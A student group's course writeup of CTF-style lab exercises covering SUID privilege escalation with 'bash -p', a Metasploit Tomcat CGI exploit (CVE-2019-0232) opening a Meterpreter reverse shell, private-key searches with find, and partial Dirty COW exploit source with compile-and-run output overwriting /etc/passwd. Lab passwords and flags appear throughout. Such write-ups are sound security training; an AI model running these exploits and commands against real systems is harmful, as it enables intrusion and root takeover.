PSP0201

Week 4

Writeup

Group Name: Woohoo

Members

ID	Name	Role
1211100312	Chan Hao Yang	Leader
1211101726	Tai Jin Pei	Member
1211101506	Leong Jia Yi	Member
1211101961	Chai Di Sheng	Member

Day 11: [Web Exploitation] The Rogue Gnome

Tools used: Kali Linux, Firefox, Burp Suite Community Edition

Solution/walkthrough:

Q1: What type of privilege escalation involves using a user account to execute commands as an administrator?
Answer :Vertical

Q2: You gained a foothold into the server via www-data account. You managed to pivot it to another account that can run sudo commands. What kind of privilege escalation is this?
Answer:Vertical

Q3: You gained a foothold into the server via www-data account. You managed to pivot it to Sam the analyst's account. The privileges are almost similar. What kind of privilege escalation is this?

Answer :Horizontal

> ### 11.4. The directions of privilege escalation
>
> The process of escalating privileges isn't as clear-cut as going straight from a user through to administrator in most cases. Rather, slowly working our way through the resources and functions that other users can interact with.
>
> #### 11.4.1. Horizontal Privilege Escalation:
>
> A horizontal privilege escalation attack involves using the intended permissions of a user to abuse a vulnerability to access another user's resources who has similar permissions to you. For example, using an account with access to accounting documents to access a HR account to retrieve HR documents. As the difference in the permissions of both the Accounting and HR accounts is the data they can access, you aren't moving your privileges upwards.
>
> #### 11.4.2. Vertical Privilege Escalation:
>
> A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.
>
> Remember the attack you performed on "*Day 1 - A Christmas Crisis*"? You modified your cookie to access Santa's control panel. This is a fantastic example of a vertical privilege escalation because you were able to use your user account to access and manage the control panel. This control panel is only accessible by Santa (an administrator), so you are moving your permissions upwards in this sense.

We can find the answers in tryhackme.

Q4: What is the name of the file that contains a list of users who are a part of the sudo group?

Answer :sudoers

> Normally, executables and commands (commands are just shortcuts to executables) will execute as the user who is running them (assuming they have the file permissions to do so.) This is why some commands such as changing a user's password require `sudo` in front of them. The `sudo` allows you to execute something with the permissions as root (the most privileged user). Users who can use `sudo` are called **"sudoers"** and are listed in `/etc/sudoers` (we can use this to help identify valuable users to us).
>
> SUID is simply a permission added to an executable that does a similar thing as sudo. However, instead, allows users to run the executable as whoever owns it as demonstrated below:

Q5: What is the Linux Command to enumerate the key for SSH?

Answer :find / -name id_rsa 2>/ dev/null


> ### 11.6. You Thought Enumeration Stopped at Nmap?
>
> Wrong! We were just getting started. After gaining initial access, it's essential to begin to build a picture of the internals of the machine. We can look for a plethora of information such as other services that are running, sensitive data including passwords, executable scripts of binaries to abuse and more!
>
> For example, we can use the find command to search for common folders or files that we may suspect to be on the machine:
>
> - backups
> - password
> - admin
> - config
>
> Our vulnerable machine in this example has a directory called backups containing an SSH key that we can use for authentication. This was found via: `find / -name id_rsa 2> /dev/null` ....Let's break this down:
>
> - We're using `find` to search the volume, by specifying the root (`/`) to search for files named "**id_rsa**" which is the name for *private* SSH keys, and then using `2> /dev/null` to only show matches to us.
>
> Can you think of any other files or folders we may want to *find*?

Q6: If we have an executable file named find.sh that we just copied from another machine, what command do we need to use to make it be able to execute?
Answer :chmod +x find.sh

> At the moment, the "examplefiles" are not executable as there is no "x" present for either the user or group. When setting the executable permission (`chmod +x filename`), this value changes (note the "x" in the snippet below -rwxrwxr):


Q7: The target machine you gained a foothold into is able to run wget. What command would you use to host a http server using python3 on port 9999?
Answer :python3 -m http.server 9999

11.10.2. Let's use Python3 to turn our machine into a web server to serve the *LinEnum.sh* script to be downloaded onto the target machine. Make sure you run this command in the same directory that you downloaded *LinEnum.sh* to: `python3 -m http.server 8080`



Q8: What are the contents of the file located at /root/flag.txt?

Answer :thm{2fb10afe933296592}



Use SSH to log in to the vulnerable machine like so :ssh cmnatic@MACHINE_IP
Input the following password .aoc2020

```
-bash-4.4$ find / -user root -type f -perm -u=s 2> /dev/null
/bin/umount
/bin/mount
/bin/su
/bin/fusermount
/bin/bash
/bin/ping
/snap/core/10444/bin/mount
/snap/core/10444/bin/ping
/snap/core/10444/bin/ping6
/snap/core/10444/bin/su
/snap/core/10444/bin/umount
/snap/core/10444/usr/bin/chfn
/snap/core/10444/usr/bin/chsh
/snap/core/10444/usr/bin/gpasswd
/snap/core/10444/usr/bin/newgrp
/snap/core/10444/usr/bin/passwd
/snap/core/10444/usr/bin/sudo
/snap/core/10444/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/10444/usr/lib/openssh/ssh-keysign
/snap/core/10444/usr/lib/snapd/snap-confine
/snap/core/10444/usr/sbin/pppd
/snap/core/7270/bin/mount
/snap/core/7270/bin/ping
/snap/core/7270/bin/ping6
/snap/core/7270/bin/su
/snap/core/7270/bin/umount
/snap/core/7270/usr/bin/chfn
```

Run the command to find which executables have the SUID vulnerability

```
bash-4.4# bash -p
bash-4.4# whoami
root
bash-4.4# cat /root/flag.txt
thm{2fb10afe933296592}
bash-4.4# Connection to 10.10.94.229 closed by remote host.
Connection to 10.10.94.229 closed.
```

Use this executable to launch a system shell as root.Verify with ‘whoami’.Use cat /root/flag.txt to find what are the contents of the file.

Thought Process/Methodology:

Read the directions of privilege escalations and finish the first three questions.Other than that, we can find out sudoers is the name of the file that contains a list of users who are a part of the sudo group through tryhackme .Answers for question 5,6 and 7 is shown in tryhackme.Lastly, in order to ind what are the contents of file(flag.txt),we should use SSH to log in to the vulnerable machine like so :ssh cmnatic@MACHINE_IP and input the following password :aoc2020.Run the command to find which executables have the SUID vulnerability. Use ‘bash -p’ to launch a system shell as root.Verify with ‘whoami’.Use cat /root/flag.txt to find what are the contents of the file.

<u>Day 12: [Web Exploitation] Ready,set,elf</u>


Tools used: Kali Linux, Firefox, Burp Suite Community Edition

Solution/walkthrough:

Q1: What is the version number of the web server?
Answer :9.0.17


```
┌──(1211101506㉿kali)-[~]
└─$ nmap -n -Pn 10.10.208.180
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-29 21:24 EDT
Nmap scan report for 10.10.208.180
Host is up (0.23s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE
3389/tcp open  ms-wbt-server
5357/tcp open  wsdapi
8009/tcp open  ajp13
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 18.60 seconds
```

Run an nmap scan (nmap -sC -sV <machine_ip>




Find the version number in this page.

Q2: What CVE can be used to create a Meterpreter entry onto the machine? (Format: CVE-XXXX-XXXX)
Answer :CVE-2019-0232




Google search tomcat 9.0 cgi exploit



Find the CVE on this website.

Q3: What are the contents of flag1.txt
Answer :thm{whacking_all_the_elves}



Set Metasploit settings appropriately and gain a foothold onto the deployed machine.

```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set LHOST 10.8.93.28
LHOST => 10.8.93.28
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > setg RHOSTS 10.10.73.241
RHOSTS => 10.10.73.241
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > show options

Module options (exploit/windows/http/tomcat_cgi_cmdlineargs):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   Proxies                      no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS      10.10.73.241     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki
                                          /Using-Metasploit
   RPORT       8080             yes       The target port (TCP)
   SSL         false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                      no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI   /                yes       The URI path to CGI script
   VHOST                        no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.8.93.28       yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Apache Tomcat 9.0 or prior for Windows
```

Set LHOST and RHOSTS to your machine_ip address and vpn ip address.Enter ‘Show options’ to check whether they changed already or not.

```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > run

[*] Started reverse TCP handler on 10.8.93.28:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Command Stager progress -   6.95% done (6999/100668 bytes)
[*] Command Stager progress -  13.91% done (13998/100668 bytes)
[*] Command Stager progress -  20.86% done (20997/100668 bytes)
[*] Command Stager progress -  27.81% done (27996/100668 bytes)
[*] Command Stager progress -  34.76% done (34995/100668 bytes)
[*] Command Stager progress -  41.72% done (41994/100668 bytes)
[*] Command Stager progress -  48.67% done (48993/100668 bytes)
[*] Command Stager progress -  55.62% done (55992/100668 bytes)
[*] Command Stager progress -  62.57% done (62991/100668 bytes)
[*] Command Stager progress -  69.53% done (69990/100668 bytes)
[*] Command Stager progress -  76.48% done (76989/100668 bytes)
[*] Command Stager progress -  83.43% done (83988/100668 bytes)
[*] Command Stager progress -  90.38% done (90987/100668 bytes)
[*] Command Stager progress -  97.34% done (97986/100668 bytes)
[*] Command Stager progress - 100.02% done (100692/100668 bytes)
[*] Sending stage (175174 bytes) to 10.10.73.241
[!] Make sure to manually cleanup the exe generated by the exploit
[*] Meterpreter session 1 opened (10.8.93.28:4444 → 10.10.73.241:49711 ) at 2022-06-30 01:38:11 -0400
```

Enter ‘run’ and get a meterpreter shell.

```
meterpreter > cat flag1.txt
thm{whacking_all_the_elves}meterpreter >
```

Enter ‘cat flag1.txt’ to find what are the contents of the file

Q4: What were the Metasploit settings you had to set?

Answer :LHOST,RHOSTS

Thought Process/Methodology:

In order to get the answers of question 1 ,we run an nmap scan (nmap -sC -sV <machine_ip>.Find the version number in this page and solved it.Then,Google search tomcat 9.0 cgi exploit and find CVE in this website .Lastly ,set Metasploit settings appropriately and gain a foothold onto the deployed machine.Set LHOST and RHOSTS to your machine_ip address and vpn ip address.Enter 'Show options' to check whether they changed already or not.Enter 'run' and get a meterpreter shell.Enter 'cat flag1.txt' to find what are the contents of the file and get the answer for question 3.

Day 13: [Web Exploitation] The Elf Strikes Back!

Tools used: Kali Linux, Firefox, Burp Suite Community Edition

Solution/walkthrough:

Q1: What old, deprecated protocol and service is running?


Answer: telnet

```
┌──(1211101506㉿kali)-[~]
└─$ nmap 10.10.134.32
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-30 05:49 EDT
Nmap scan report for 10.10.134.32
Host is up (0.20s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE
22/tcp  open  ssh
23/tcp  open  telnet
111/tcp open  rpcbind

Nmap done: 1 IP address (1 host up) scanned in 32.01 seconds
```

Run the nmap scan:nmap <machine_ip> .

Q2: What credential was left for you?

Answer :clauschristmas



Connect to service with this command(telnet MACHINE_IP)

Q3: What distribution of Linux and version number is this server running?

Answer =Ubuntu 12.04

Connect to the service with 'ssh santa@IP-Address' and the password is clauschristmas .Then, in order to find the distribution of Linux and version number , we should type 'cat /etc/*release'

Q4: Who got here first?

Answer :grinch

.

```
Last login: Sat Nov 21 20:37:37 2020 from 10.0.2.2
$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"
$ uname -a
Linux christmas 3.2.0-23-generic #36-Ubuntu SMP Tue Apr 10
20:39:51 UTC 2012 x86_64 x86_64 x86_64 GNU/Linux
$ cat /etc/issue
HI SANTA!!!

We knew you were coming and we wanted to make
it easy to drop off presents, so we created
an account for you to use.

Username: santa
Password: clauschristmas

We left you cookies and milk!

$ cat cookies_and_milk.txt
/**************************************************
// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
//    - Yours Truly,
```

Enter “uname -a” and “cat /etc/issue”.Then, ‘cat cookies_and_milk.txt’ to find out what is in the file.

Q5: What is the verbatim syntax you can use to compile, taken from the real C source code comments?

Answer:gcc-pthread dirty.c -o dirty -lcrypt

> The perpetrator took half of the cookies and milk! Weirdly enough, that file looks like C code...
>
> That C source code is a portion of a kernel exploit called **DirtyCow**. Dirty COW (CVE-2016-5195) is a privilege escalation vulnerability in the Linux Kernel, taking advantage of a race condition that was found in the way the Linux kernel's memory subsystem handled the copy-on-write (COW) breakage of private read-only memory mappings. An unprivileged local user could use this flaw to gain write access to otherwise read-only memory mappings and thus increase their privileges on the system.
>
> You can learn more about the DirtyCow exploit online here: https://dirtycow.ninja/
>
> This **cookies_and_milk.txt** file looks like a modified rendition of a DirtyCow exploit, usually written in C. Find a copy of that original file online, and get it on the target box. You can do this with some simple file transfer methods like netcat, or spinning up a quick Python HTTP server... or you can simply copy-and-paste it into a text editor on the box!

Click the link and open it

- Home
- Twitter
- Wiki
- Shop

CVE-2016-5195 Like


Dirty COW (CVE-2016-5195) is a privilege escalation vulnerability in the Linux Kernel

View Exploit Details

Click ‘View Exploit’

Link	Usage	Description	Family
dirtyc0w.c	`./dirtyc0w file content`	Read-only write	/proc/self/mem
cowroot.c	`./cowroot`	SUID-based root	/proc/self/mem
dirtycow-mem.c	`./dirtycow-mem`	libc-based root	/proc/self/mem
pokemon.c	`./d file content`	Read-only write	PTRACE_POKEDATA
dirtycow.cr	`dirtycow --target --string --offset`	Read-only write	/proc/self/mem
dirtyc0w.c	`./dirtycow file content`	Read-only write (Android)	/proc/self/mem
dirtycow.rb	`use exploit/linux/local/dirtycow` and `run`	SUID-based root	/proc/self/mem
0xdeadbeef.c	`./0xdeadbeef`	vDSO-based root	PTRACE_POKEDATA
naughtyc0w.c	`./c0w suid`	SUID-based root	/proc/self/mem
c0w.c	`./c0w`	SUID-based root	PTRACE_POKEDATA
dirty_pass[...].c	`./dirty_passwd_adjust_cow`	/etc/passwd based root	/proc/self/mem
mucow.c	`./mucow destination < payload.exe`	Read-only write (multi page)	PTRACE_POKEDATA
cowpy.c	`r2pm -i dirtycow`	Read-only write (radare2)	/proc/self/mem
dirtycow.fasm	`./main`	SUID-based root	/proc/self/mem
dcow.cpp	`./dcow`	/etc/passwd based root	/proc/self/mem
dirtyc0w.go	`go run dirtyc0w.go -f=file -c=content`	Read-only write	/proc/self/mem
dirty.c	`./dirty`	/etc/passwd based root	PTRACE_POKEDATA

Click on dirty.c and open it



Click on ‘raw’.

```
//
// This exploit uses the pokemon exploit of the dirtycow vulnerability
// as a base and automatically generates a new passwd line.
// The user will be prompted for the new password when the binary is run.
// The original /etc/passwd file is then backed up to /tmp/passwd.bak
// and overwrites the root account with the generated line.
// After running the exploit you should be able to login with the newly
// created user.
//
// To use this exploit modify the user values according to your needs.
//   The default is "firefart".
//
// Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
//   https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
//
// Compile with:
//   gcc -pthread dirty.c -o dirty -lcrypt
//
// Then run the newly create binary by either doing:
//   "./dirty" or "./dirty my-new-password"
//
// Afterwards, you can either "su firefart" or "ssh firefart@..."
//
// DON'T FORGET TO RESTORE YOUR /etc/passwd AFTER RUNNING THE EXPLOIT!
//   mv /tmp/passwd.bak /etc/passwd
//
// Exploit adopted by Christian "FireFart" Mehlmauer
// https://firefart.at
//
```

Copy command,which I highlighted .

Q6: What "new" username was created, with the default operations of the real C source code?

Answer :firefart

```
//
// This exploit uses the pokemon exploit of the dirtycow vulnerability
// as a base and automatically generates a new passwd line.
// The user will be prompted for the new password when the binary is run.
// The original /etc/passwd file is then backed up to /tmp/passwd.bak
// and overwrites the root account with the generated line.
// After running the exploit you should be able to login with the newly
// created user.
//
// To use this exploit modify the user values according to your needs.
//   The default is "firefart".
//
// Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
//   https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
//
// Compile with:
//   gcc -pthread dirty.c -o dirty -lcrypt
//
// Then run the newly create binary by either doing:
//   "./dirty" or "./dirty my-new-password"
//
// Afterwards, you can either "su firefart" or "ssh firefart@..."
//
// DON'T FORGET TO RESTORE YOUR /etc/passwd AFTER RUNNING THE EXPLOIT!
//   mv /tmp/passwd.bak /etc/passwd
//
// Exploit adopted by Christian "FireFart" Mehlmauer
// https://firefart.at
//

#include <fcntl.h>
#include <pthread.h>
#include <string.h>
#include <stdio.h>
#include <stdint.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/wait.h>
#include <sys/ptrace.h>
#include <stdlib.h>
#include <unistd.h>
#include <crypt.h>

const char *filename = "/etc/passwd";
const char *backup_filename = "/tmp/passwd.bak";
```

Copy all of it from dirty.c

```
$ nano dirty.c
$ gcc -pthread dirty.c -o dirty -lcrypt
$ ls
christmas.sh  cookies_and_milk.txt  dirty  dirty.c
$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fiqVDPN2Y2N..:0:0:pwned:/root:/bin/bash

mmap: 7fbca3800000
madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password '030103'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
$
```

Insert the copied text into ‘nano dirty.c’ and click Ctrl+O > enter > Ctrl+X. Enter ‘gcc-pthread dirty.c -o dirty -lcrypt’.Enter’./dirty’ and get the new username

Q7: What is the MD5 hash output?

Answer :8b16f00dd3b51efadb02c1df7f8427cc

```
$ su firefart
Password:
firefart@christmas:/home/santa# cd /root
firefart@christmas:~# ls
christmas.sh  message_from_the_grinch.txt
firefart@christmas:~# cat message_from_the_grinch.txt
Nice work, Santa!

Wow, this house sure was DIRTY!
I think they deserve coal for Christmas, don't you?
So let's leave some coal under the Christmas `tree`!

Let's work together on this. Leave this text file here,
and leave the christmas.sh script here too ...
